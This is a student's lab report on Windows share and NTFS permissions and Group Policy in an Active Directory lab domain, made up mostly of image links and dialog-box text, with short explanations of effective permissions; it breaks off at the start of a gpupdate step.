





Đoàn Việt Đức - 23020599


## Lab Exercise 14.04: Permissions and Shares

1a-1e







## 2a-2e




Active Directory Users and Computers










### 3a-3b



4a-4g




-Remotely sign in with admin account on WIN10 VM. Even though the user is the owner of the files and folders in the share with Full Control and member of the Domain Admins group, Read is still the more restrictive of the share/NTFS permissions. As a result, this admin user has the same level of remote access to the shared folder as the non admin user, the Read permission:




-When locally accessed on the 2019 Server VM, that user has Full Control, which allowed the user to create the folder and files there in the first place. From the local access to the Windows Server 2019 VM, deleting the text file directly in the shared folder (which couldn't be done remotely) would work. It will work now because the user has Full Control for NTFS local access:

-Delete the random.txt file (access granted):



-Create a new one:



5a-5e

Select Users, Computers, Service Accounts, or Groups



Select this object type:

Users, Groups, or Built-in security principals

Object Types...

From this location:

corpo.lab

Locations...

Enter the object names to select (examples):

Domain Admins

Check Names

Advanced...

OK

Cancel

Permissions for SecurityPlus



Share Permissions

Group or user names:

Domain Admins (CORPO\Domain Admins)  
Everyone

Add...

Remove

Permissions for Domain Admins

Allow

Deny

Full Control



Change



Read




OK

Cancel


Apply

## 6a-6c

-Sign in remotely with the admin account:




-Access the shared SecurityPlus folder with the new Network mount:







-Now it is possible to create/delete/change the contents of the shared folder freely with given **Domain Admins** rights. Now, remotely, those actions work because the user account is a member of the Domain Admins group, which was just granted the Full Control share permission:




## Lab Exercise 14.05: Group Policy Objects

### 1a-1f






### Minimum password length Properties



## 2a-2f




-Running **gpupdate** from the WIN10 VM cmd:

```
